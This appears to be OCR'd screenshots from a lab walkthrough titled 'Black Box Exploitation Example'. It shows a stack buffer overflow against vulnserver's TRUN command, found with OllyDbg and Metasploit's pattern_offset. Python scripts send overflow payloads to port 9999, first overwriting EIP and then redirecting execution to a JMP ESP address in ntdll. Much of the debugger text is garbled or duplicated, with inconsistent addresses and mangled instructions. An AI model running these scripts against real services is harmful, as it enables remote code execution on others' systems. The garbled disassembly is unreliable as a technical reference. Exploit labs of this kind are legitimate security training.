00403190	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004031A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004031B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Access violation when executing [386F4337] - use Shift+F7/F8/F9 to pass exception to program

Paused

8:02 AM 10/20/2018

Right Ctrl

Kali-Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Appli... Places Termi... Sat 11:02

root@kali: ~

File Edit View Search Terminal Help

```

root@kali:~#
root@kali:~#
root@kali:~# python buff1.py
root@kali:~#

```

Right Ctrl

# Black Box Exploitation Example

The image displays two virtual machines side-by-side. The left VM is Windows 7, running OllyDbg on vulnserver.exe. The right VM is Kali Linux, running a terminal with a Metasploit pattern offset tool.

**Windows 7 VM (Left):** OllyDbg - vulnserver.exe - [CPU - thread 0000D0F4]. The registers window shows EIP at 386F4337. The memory dump window shows a pattern of FF FF FF FF...

**Kali Linux VM (Right):** Terminal window showing the execution of a pattern offset tool. The output indicates an exact match at offset 2003.

```
root@kali:~# locate pattern_offset
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 386F4337
[*] Exact match at offset 2003
root@kali:~#
```

# Black Box Exploitation Example

activities Sat 20:33

windows 7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

OllyDbg - vulnserver.exe - [CPU - main thread, module vulnsvr]

File View Debug Plugins Options Window Help

Registers (32Now!)

EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	0028F62C
EBP	0028F620
ESI	7EFD0000
EDI	0028F758
EIP	77BDFC02 ntdll.77BDFC02

Address Hex dump

00403000	FF FF FF FF 00 40 00 70 2E 40 00 00 00 00
00403010	FF FF FF FF 00 00 00 FF FF FF FF 00 00 00
00403020	FF FF FF FF 00 00 00 00 00 00 00 00 00 00
00403030	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403040	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403050	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403060	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403070	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403080	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403090	00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403100	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403110	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403120	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403130	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403140	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403150	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403160	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403170	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403180	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403190	00 00 00 00 00 00 00 00 00 00 00 00 00 00
004031A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00
004031B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00

Module C:\Windows\system64\MSCVF.dll Running

8:03 AM 10/20/2018 Right Ctrl

Kali-Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Appli... Places Termi... Sat 11:03

buff2.py (-) - VIM

File Edit View Search Terminal Help

```
#!/usr/bin/python
import socket
import os
import sys

host="192.168.56.10"
port=9999

buffer = "TRUN ./:" + "A" * 2003 + "\x42\x42\x42\x42" + "C" * (
5060 - 2003 - 4)

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

"buff2.py" 15L, 285C

Right Ctrl

# Black Box Exploitation Example

The image displays two virtual machines side-by-side. The left VM is Windows 7, running OllyDbg on vulnserver.exe. The right VM is Kali Linux, running a terminal session.

**Windows 7 VM (OllyDbg):**

- Registers (32-bit):  
EAX: 021CF200 ASCII "TRUN /.:AAAAAAAAAA"  
ECX: 007656C4  
EDX: 00000000  
EBX: 0000007C  
ESP: 021CF9E0 ASCII "CCCCCCCCCCCCCCCCCCCC"  
EBP: 41414141  
ESI: 00000000  
EDI: 00000000  
EIP: 42424242
- Registers (32-bit):  
C 0 ES 002B 32bit 0(FFFFFFFF)  
P 1 CS 002B 32bit 0(FFFFFFFF)  
A 0 SS 002B 32bit 0(FFFFFFFF)  
Z 1 DS 002B 32bit 0(FFFFFFFF)  
S 0 FS 0052 32bit 7EFD0A00(FFF)  
T 0 GS 002B 32bit 0(FFFFFFFF)  
D 0  
O 0 LastErr: ERROR\_SUCCESS (00000000)  
EFL 00010246 (NO, NB, E, BE, NS, PE, GE, LE)
- Memory Dump (Address | Hex | dump):  
00403000 FF FF FF FF 00 00 00 70 2E 40 00 00 00 00  
00403010 FF FF FF FF 00 00 00 00 00 00 00 00 00 00  
00403020 FF FF FF FF 00 00 00 00 00 00 00 00 00 00  
00403030 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403040 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403050 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403060 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403070 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403080 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403090 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
004030A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
004030B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
004030C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
004030D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
004030E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
004030F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403100 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403110 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403120 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403130 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403140 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403150 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403160 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403170 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403180 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403190 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
004031A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
004031B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00

**Kali Linux VM (Terminal):**

```
root@kali: ~  
root@kali:~#  
root@kali:~# vi buff2.py  
root@kali:~#  
root@kali:~# python buff2.py  
root@kali:~#
```

# Black Box Exploitation Example

The image displays a Kali Linux virtual machine environment. On the left, the Windows 7 desktop is visible, with the OllyDbg application running on vulnserver.exe. The OllyDbg interface shows the CPU registers, memory, and stack. The registers window displays the following values:

Register	Value
EAX	00401130
ECX	00000000
EDX	00000000
ESP	7EFDE000
EBP	0028FFF0
EBX	00000000
ESI	00000000
EDI	00000000
EIP	00000000

The stack window shows the following data:

Address	Disassembly
00401130	vu Inserv.<ModuleEntryPoint>
0028FFF0	00000000
0028FFF8	00000000
0028FFFC	00000000

The terminal window on the right shows the following commands and output:

```
root@kali: ~  
root@kali:~#  
root@kali:~# vi buff2.py  
root@kali:~#  
root@kali:~# python buff2.py  
root@kali:~#
```

The system tray at the bottom of the VM shows the time as 8:05 AM on 10/20/2018. The taskbar includes icons for various applications and system utilities.

# Black Box Exploitation Example

activities Sat 20:35 windows 7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

OllyDbg - vulnserver.exe

File View Debug Plugins Options Window Help

L E M T W H C / K B R ... S

CPU - main thread, module ntdll

Address	Hex dump	Comment
77BD0194	895C24 08	MOV DWORD PTR SS:[ESP+8],EBX
77BD0198	E9 8D9B0200	JMP ntdll.77BF902A
77BD019D	8D49 0A	LEA EAX, [DWORD PTR DS:[ECX]]
77BD01A0	8B04	MOV EAX, [EAX]
77BD01A2	0F34	MOV EAX, [EAX]
77BD01A4	C3	RET
77BD01A5	8DA42	MOV EAX, [EAX]
77BD01AC	8D642	MOV EAX, [EAX]
77BD01B0	8D542	MOV EAX, [EAX]
77BD01B4	CD 2E	INT3
77BD01B6	C3	RET
77BD01B7	90	JMP
77BD01B8	0000	JMP
77BD01BA	0000	JMP
77BD01BC	3F	CMPSB
77BD01BD	BF 5B	MOV ESI, [EAX]
77BD01C2	0000	JMP
77BD01C4	00	JMP
77BD01C5	51	MOV EAX, [EAX]
77BD01C6	0100	MOV EAX, [EAX]
77BD01C8	0100	MOV EAX, [EAX]
77BD01CA	0000	JMP
77BD01CC	EF	MOV EAX, [EAX]
77BD01CD	07	MOV EAX, [EAX]
77BD01CE	0000	JMP
77BD01D0	E7 07	OUT 7, EAX
77BD01D2	0000	JMP
77BD01D4	EB 01	MOV EBP, [EAX]

EBX=7EFD0000  
Stack SS:[0028FFF0]=00000000

Address	Hex dump	Comment
00403000	FF FF FF FF 00 40 00 00 70 2E 40 00 00 00 0	0028FFF0 00000000
00403010	FF FF FF FF 00 00 00 00 FF FF FF FF 00 00 0	0028FFF4 00401130 vul
		0028FFFC 00000000
		0028FFFD 00000000

Single step event at ntdll.77BD0194 - use Shift+F7/F8/F9 to pass exception to program Paused

8:05 AM 10/20/2018

Right Ctrl

Kali-Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Appli... Places Termi... Sat 11:05

root@kali: ~

File Edit View Search Terminal Help

```
root@kali:~#  
root@kali:~#  
root@kali:~# vi buff2.py  
root@kali:~#  
root@kali:~# python buff2.py  
root@kali:~#
```

I

Right Ctrl

# Black Box Exploitation Example

The image shows a Kali Linux virtual machine running Oracle VM VirtualBox. The main window displays OllyDbg debugging a Windows 7 virtual machine. The OllyDbg interface shows the CPU window with assembly code, a menu, and a CPU window. The assembly code is as follows:

```
77BD0194 89BC24 05 JMP
77BD0198 E7 8D9E0200 JHP
77BD019D 8D49 00 IED
77BD01A0 8B04
77BD01A2 0F34
77BD01A4 C3
77BD01A6 8D42
77BD01A8 8D642
77BD01B0 8D642
77BD01B4 CD 2E
77BD01B6 C3
77BD01B7 90
77BD01B8 0000
77BD01BA 0000
77BD01BC 3F
77BD01BD BF 5B
77BD01C2 0000
77BD01C4 06
77BD01C5 51
77BD01C6 0100
77BD01C8 0100
77BD01CA 0000
77BD01CC EF
77BD01CD 07
77BD01CE 0000
77BD01D0 E7 07
77BD01D2 0000
77BD01D4 E0 01
```

The CPU window shows the following table:

Base	Size	
00400000	0000	
62500000	0000	
75720000	0000	
75730000	0000	
75990000	0000	
75AA0000	0000	
75C90000	0000	
75CD0000	0000	
76150000	0000	
76290000	0000	
77660000	0000	
77BC0000	00180000	ntdll 6.1.7600.16385 C:\Windows\SysWOW64\ntdl

The menu shows the following options:

- Actualize
- View memory
- View code in CPU Enter
- Dump data in CPU
- View names Ctrl+N
- Mark as system DLL
- Update .udd file now
- View executable file
- View all resources
- View resource strings
- Analyze all modules
- Copy to clipboard
- Sort by
- Appearance

The terminal window shows the following commands and output:

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~#
root@kali:~#
root@kali:~# vi buff2.py
root@kali:~#
root@kali:~# python buff2.py
root@kali:~#
```



# Black Box Exploitation Example

The image shows a Kali Linux virtual machine environment. On the left, a Windows 7 virtual machine is running, with OllyDbg debugging vulnserver.exe. The CPU window shows assembly code for the ntdll module. On the right, a terminal window shows the execution of a Python script named buff2.py.

**Windows 7 VM - OllyDbg - vulnserver.exe**

File Machine View Input Devices Help

File View Debug Plugins Options Window Help

LEMTW H C / K B R ... S

**CPU - main thread, module ntdll**

Address	Hex dump	Disassembly
77BD0000	8B424 04	MOV EAX, DWORD PTR SS:[ESP+4]
77BD0004	CC	INT3
77BD0005	FC 0400	RETN 4
77BD0008	CC	INT3
77BD0009	90	NOP
77BD000A	C3	RETN
77BD000B	90	NOP
77BD000C	CC	INT3
77BD000D	C3	RETN
77BD000E	90	NOP
77BD000F	90	NOP
77BD0010	8B4C24 04	MOV ECX, DWORD PTR SS:[ESP+4]
77BD0014	F641 04 06	TEST BYTE PTR DS:[ECX+1], 6
77BD0018	74 05	JE SHORT ntdll.77BD001F
77BD001A	E8 411D0100	CALL ntdll.ZwTestAlert
77BD001F	B8 01000000	MOV EAX, 1
77BD0024	C2 1000	RETN 10
77BD0027	90	NOP
77BD0028	8D8424 DC020000	LEA EAX, DWORD PTR SS:[ESP+2DC]
77BD002F	64:8B00 00000000	MOV ECX, DWORD PTR FS:[0]
77BD0036	BA 1000BD27	MOV EDX, ntdll.77BD0010
77BD0038	8908	MOV DWORD PTR DS:[EAX], ECX
77BD003D	8950 04	MOV DWORD PTR DS:[EAX+4], EDX
77BD0040	64:A3 00000000	MOV DWORD PTR FS:[0], EAX
77BD0046	58	POP EAX
77BD0047	8D7C24 0C	LEA EDI, DWORD PTR SS:[ESP+C]
77BD004B	FDD	CALL EAX
77BD004D	8B8F CC020000	MOV ECX, DWORD PTR DS:[EDI+2CC]
77BD0053	64:890D 00000000	MOV DWORD PTR FS:[0], ECX
77BD005A	6A 01	PUSH 1
77BD005C	S7	PUSH EDI
77BD005D	E8 2EFE0000	CALL ntdll.ZwContinue
77BD0062	8BF0	MOV ESI, EAX

Single step event at ntdll.77BD0194 - use Shift+F7/F8/F9 to pass exception to program

Paused

8:06 AM  
10/20/2018

Right Ctrl

**Kali-Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox**

File Machine View Input Devices Help

Appli... Places Termi... Sat 11:06

root@kali: ~

File Edit View Search Terminal Help

```
root@kali:~#  
root@kali:~#  
root@kali:~# vi buff2.py  
root@kali:~#  
root@kali:~# python buff2.py  
root@kali:~#
```

Right Ctrl

# Black Box Exploitation Example

The image shows a Kali Linux virtual machine environment. On the left, a window titled "windows 7 [Running] - Oracle VM VirtualBox" displays OllyDbg debugging a process named "vulnserver.exe". The OllyDbg interface includes a menu bar (File, Machine, View, Input, Devices, Help) and a toolbar with various debugging tools. A context menu is open over the CPU register window, listing options such as "Name (label) in current module", "Command", "Binary string", and "Search for". The CPU register window shows the address 00403000 and a hex dump of memory. The status bar at the bottom indicates a "Single step event at ntdll.77BD0194 - use Shift+F7/F8/F9 to pass exce".

On the right, a window titled "Kali-Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox" shows a terminal window. The terminal prompt is "root@kali: ~". The terminal output shows the following commands and their results:

```
root@kali:~#  
root@kali:~#  
root@kali:~# vi buff2.py  
root@kali:~#  
root@kali:~# python buff2.py  
root@kali:~#
```

The terminal window also has a menu bar (File, Edit, View, Search, Terminal, Help) and a status bar at the bottom showing "Right Ctrl".

# Black Box Exploitation Example

The image displays a virtual machine environment with two windows. The left window is OllyDbg running vulnserver.exe, showing assembly code and a search for 'JMP ESP'. The right window is a terminal running Kali Linux, showing the execution of a python script named buff2.py.

**OllyDbg - vulnserver.exe**

Find all commands: JMP ESP

Address	Hex dump	Disassembly
77BD0000	8B4424 04	MOV EAX, DWORD PTR SS:[ESP+4]
77BD0004	CC	INT3
77BD0005	C2 0400	RETN 4
77BD0008	CC	INT3
77BD0009	90	NOP
77BD000A	C3	RETN
77BD000B	90	NOP
77BD000C	CC	INT3
77BD000D	C3	RETN
77BD000E	90	NOP
77BD000F	90	NOP
77BD0010	8B4C24 04	MOV ECX, DWORD PTR SS:[ESP+4]
77BD0014	F641 04 06	TEST BYTE PTR DS:[ECX+4], 6
77BD0018	74 05	JE SHORT ntdll.77BD001F
77BD001A	E8 411D0100	CALL ntdll.7zwTestAlert
77BD001F	B8 01000000	MOV EAX, 1
77BD0024	C2 1000	RETN 10
77BD0027	90	NOP
77BD0028	8D8424 DC020000	LEA EAX, DWORD PTR SS:[ESP+2DC]
77BD002F	64:8B0D 00000000	MOV ECX, DWORD PTR FS:[0]
77BD0036	BA 1000B077	MOV EDI, ntdll.77BD0010
77BD0038	8908	MOV DWORD PTR DS:[EAX], ECX
77BD003D	8950 04	MOV DWORD PTR DS:[EAX+4], EDX
77BD0040	64:A3 00000000	MOV DWORD PTR FS:[0], EAX
77BD0046	58	POP EAX
77BD0047	8D7C24 0C	LEA EDI, DWORD PTR SS:[ESP+C]
77BD004B	FDB	CALL EAX
77BD004D	8B5F CC020000	MOV ECX, DWORD PTR DS:[EDI+2CC]
77BD0053	64:890D 00000000	MOV DWORD PTR FS:[0], ECX
77BD005A	6A 01	PUSH 1
77BD005C	S7	PUSH EDI
77BD005D	E8 2EFE0000	CALL ntdll.7zwContinue
77BD0062	8BF0	MOV ESI, EAX

Single step event at ntdll.77BD0194 - use Shift+F7/F8/F9 to pass exception to program

Paused

**Kali-Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox**

```
root@kali: ~  
root@kali:~#  
root@kali:~# vi buff2.py  
root@kali:~#  
root@kali:~# python buff2.py  
root@kali:~#
```

# Black Box Exploitation Example

Activities Sat 20:36 windows 7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

OllyDbg - vulnserver.exe

File View Debug Plugins Options Window Help

LEMTW H C / K B R ... S

CPU - main thread, module ntdll

Address	Hex dump	Disassembly	Comment
77BD0000	8B424 04	MOV EAX,DWORD PTR SS:[ESP+4]	
77BD0004	CC	INT3	
77BD0005	0400	RETN 4	
77BD0008	CC	INT3	
77BD0009	90	NOP	
77BD000A	C3	RETN	
77BD000B	90	NOP	
77BD000C	CC	INT3	
77BD000D	C3	RETN	
77BD000E	90	NOP	
77BD000F	90	NOP	
77BD0010	8B4C24 04	MOV ECX,DWORD PTR SS:[ESP+4]	
77BD0014	F641 04 06	TEST BYTE PTR DS:[ECX+4]	
77BD0018	74 05	JE SHORT ntdll.77BD001F	
77BD001A	E8 411D0100	CALL ntdll.ZwTestAlert	
77BD001F	B8 01000000	MOV EAX,1	
77BD0024	C2 1000	RETN 10	
77BD0027	90	NOP	
77BD0028	8D8424 DC020000	LEA EAX,DWORD PTR SS:[ESP+4]	
77BD002F	64:8B0D 00000000	MOV ECX,DWORD PTR FS:[0]	
77BD0036	BA 1000B0Z7	MOV EDX,ntdll.77BD0010	
77BD0038	8903	MOV DWORD PTR DS:[EAX],1	
77BD003D	8950 04	MOV DWORD PTR DS:[EAX+4],1	
77BD0040	64:A3 00000000	MOV DWORD PTR FS:[0],EAX	
77BD0046	58	POP EAX	
77BD0047	8D7C24 0C	LEA EDI,DWORD PTR SS:[ESP+C]	
77BD0048	FDD	CALL EAX	
77BD004D	8B8F CC020000	MOV ECX,DWORD PTR DS:[EDI+2CC]	
77BD0053	64:890D 00000000	MOV DWORD PTR FS:[0],ECX	
77BD005A	6A 01	PUSH 1	
77BD005C	S7	PUSH EDI	
77BD005D	E8 2EFE0000	CALL ntdll.ZwContinue	
77BD0062	8BF0	MOV ESI,EAX	

Found commands

Address	Disassembly	Comment
77BD0000	MOV EAX,DWORD PTR SS:[ESP+4]	
77BD01B8	JMP ESP	
77C1F115	JMP ESP	

Address Hex dump

Address	Hex dump	Disassembly	Comment
00403000	FF FF FF FF 00 40 00 00 70 2E 40 00 00 00 00 00		vul
00403010	FF FF FF FF 00 00 00 00 FF FF FF 00 00 00 00 00 00		
00403020	FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
00403030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
00403040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
00403050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
00403060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		

Single step event at ntdll.77BD0194 - use Shift+F7/F8/F9 to pass exception to program

Paused

8:06 AM 10/20/2018

Right Ctrl

Kali-Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Appli... Places Termi... Sat 11:06

root@kali: ~

File Edit View Search Terminal Help

```
root@kali:~#  
root@kali:~#  
root@kali:~# vi buff2.py  
root@kali:~#  
root@kali:~# python buff2.py  
root@kali:~#
```

Right Ctrl

# Black Box Exploitation Example

The image displays two overlapping windows from a Kali Linux virtual machine. The primary window is OllyDbg, which is debugging a process named 'vulnserver.exe' within a Windows 7 virtual machine. The CPU window shows the main thread in module ntdll.dll, with the instruction pointer at 77BD0194. A context menu titled 'Found commands' is open over this instruction, listing various actions like 'Follow in Disassembler', 'Toggle breakpoint', and 'Copy to clipboard'. The secondary window is a terminal running a Kali Linux virtual machine, where the user has executed the following commands:

```
root@kali:~#  
root@kali:~#  
root@kali:~# vi buff2.py  
root@kali:~#  
root@kali:~# python buff2.py  
root@kali:~#
```

The terminal window also shows the system time as Sat 11:06. The OllyDbg window shows the system time as Sat 20:36. The taskbar at the bottom of the OllyDbg window includes icons for Windows Explorer, Internet Explorer, and other applications, along with the system tray showing the time as 8:06 AM on 10/20/2018.

# Black Box Exploitation Example

The image shows a Kali Linux virtual machine environment. On the left, a Windows 7 virtual machine is running, with OllyDbg debugging vulnserver.exe. The OllyDbg interface shows the CPU window with assembly code and a 'Found commands' dialog box. The assembly code includes instructions like PUSH ESP, MOV EAX, DWORD PTR SS:[ESP+4], and JMP ESP. The 'Found commands' dialog box lists the following commands:

Address	Disassembly	Comment
77BD0000	MOV EAX, DWORD PTR SS:[ESP+4]	(Initial CPU selection)
77BD0100	JMP ESP	
77C1F115	JMP ESP	

On the right, the Kali Linux terminal shows the following commands being executed:

```
root@kali: ~  
root@kali:~#  
root@kali:~#  
root@kali:~# vi buff2.py  
root@kali:~#  
root@kali:~# python buff2.py  
root@kali:~#
```

# Black Box Exploitation Example

The image displays two virtual machines side-by-side. The left VM is a Windows 7 environment running OllyDbg on vulnserver.exe. The assembly window shows the following instructions:

```
00401130 $ 55 PUSH EBP
00401131 . 89E5 MOV EBP,ESP
00401133 . 83EC 18 SUB ESP,18
00401136 . C70424 010000 MOV DWORD PTR SS:[ESP],1
0040113D . FF15 6c614000 CALL DWORD PTR DS:[3&msvcrt.__set_app_t
00401143 . E8 08FEFFFF CALL vuInserv.00401020
00401148 . 90 NOP
00401149 . 8DB426 000000 LEA ESI,DWORD PTR DS:[ESI]
00401150 . 55 PUSH EBP
00401151 . 89E5 MOV EBP,ESP
00401153 . 53 MOV EBX
00401154 . 83EC 14 SUB ESP,14
00401157 . 8B45 08 MOV EAX,DWORD PTR SS:[EBP+8]
0040115A . 8B00 MOV EAX,DWORD PTR DS:[ERX]
0040115C . 8B00 MOV EAX,DWORD PTR DS:[ERX]
0040115E . 3D 910000C0 CMP EAX,C0000091
00401163 . >77 3B JA SHORT vuInserv.004011A0
00401165 . 3D 8D0000C0 CMP EAX,C000008D
0040116A . >72 4B JB SHORT vuInserv.004011B7
0040116C . BE 01000000 MOV EBX
00401171 . >C74424 04 0000 MOV DWORD PTR SS:[ESP+4],0
00401179 . C70424 080000 MOV DWORD PTR SS:[ESP],8
00401185 . E8 231C0000 CALL <JMP.>signal
00401188 . 83F8 91 CMP EAX,1
00401189 . >0F84 FF000000 JE vuInserv.0040128D
0040118E . 85C0 TEST EAX,EAX
```

The memory dump window shows a hex dump of memory starting at address 00403000. The dump consists of several lines of 00 00 00 00, followed by a return to kernel32 at 0028FF90, a return to ntdll.77B at 0028FF9C, and a return to ntdll.77B at 0028FFD8.

The right VM is a Kali Linux environment running a terminal window with a Python script named buff4.py. The script is being edited in Vim. The script content is as follows:

```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.56.101"
port=9999

# 77BED1B3 FFE4 JMP ESP

buffer = "TRUN ./.:/" + "A" * 2003 + "\xb3\xd1\xbe\x77" + "C" * (
5060 - 2003 - 4)

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

The terminal shows the script being executed, resulting in a buffer of 18L, 325C.

# Black Box Exploitation Example

The image displays two Oracle VM VirtualBox windows side-by-side.

**Left Window: windows 7 [Running] - Oracle VM VirtualBox**

- Application: OllyDbg - vulnserver.exe - [CPU - thread 0000D55C, module ntdll]
- Assembly view (Address, Disassembly, Comment):
  - 77BED1B3 -FFE4 JMP ESP
  - 77BED1B5 33C5 CMP EBP,EAX
  - 77BED1B7 ^77 F9 JA SHORT ntdll.77BED1B2
  - 77BED1B9 33C5 CMP EBP,EAX
  - 77BED1BB ^77 90 JA SHORT ntdll.77BED14D
  - 77BED1BD 90 NOP
  - 77BED1BE 90 NOP
  - 77BED1BF 90 NOP
  - 77BED1C0 FE ???
  - 77BED1C1 FFFF ???
  - 77BED1C3 FF00 INC DWORD PTR DS:[EAX]
  - 77BED1C5 0000 ADD BYTE PTR DS:[EAX],AL
  - 77BED1C7 0080 FFFFFFF0 ADD BYTE PTR DS:[EAX+FFFFFFF],BH
  - 77BED1C9 0000 ADD BYTE PTR DS:[EAX],AL
  - 77BED1CF 007F ADD DH,BH
  - 77BED1D1 FFFF ???
  - 77BED1D3 FFD6 CALL ESI
  - 77BED1D5 30C5 CMP AL,CH
  - 77BED1D7 ^50 EB JA SHORT ntdll.77BED1C4
  - 77BED1D9 ^50 EB CMP AL,CH
  - 77BED1DB ^77 90 JA SHORT ntdll.77BED16D
  - 77BED1DD 90 NOP
  - 77BED1DE 90 NOP
  - 77BED1DF 90 NOP
  - 77BED1E0 FE ???
  - 77BED1E1 FFFF ???
- Hex dump (Address, Hex, dump):
  - 00403000 FF FF FF FF 00 00 00 00 FF FF FF FF 00 00 00 00
  - 00403010 FF FF FF FF 00 00 00 00 FF FF FF FF 00 00 00 00
  - 00403020 FF FF FF FF 00 00 00 00 FF FF FF FF 00 00 00 00
  - 00403030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  - 00403040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  - 00403050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  - 00403060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  - 00403070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  - 00403080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  - 00403090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  - 004030A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  - 004030B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  - 004030C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  - 004030D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  - 004030E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  - 004030F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  - 00403100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  - 00403110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  - 00403120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  - 00403130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  - 00403140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  - 00403150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  - 00403160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  - 00403170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  - 00403180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  - 00403190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  - 004031A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  - 004031B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
- Status: Breakpoint at ntdll.77BED1B3. Paused.

**Right Window: Kali-Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox**

- Terminal session:

```
root@kali: ~  
root@kali:~#  
root@kali:~#  
root@kali:~# python buff4.py  
root@kali:~#
```



# Black Box Exploitation Example

Activities Sat 20:39

windows 7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

OllyDbg - vulnserver.exe - [CPU - thread 0000D55C, module ntdll]

File View Debug Plugins Options Window Help

Registers (FPU)

```
Registers (FPU)
EAX 0230F200 ASCII "TRUN /.:AAAAAAAAAAAAAAAAAAAAA
ECX 003F56C4
EDX 00000000
EBX 0000007C
ESP 0230F9E0 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 41414141
ESI 00000000
EDI 00000000
EIP 77BED1B3 ntdll.77BED1B3
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFDAB00(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
D 0 LastErrr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
3 2 1 0 E S P U O Z D I
```

Address Hex dump

Address	Hex dump
00403000	FF FF FF FF 00 40 00 00 70 2E 40 00 00 00 00 00
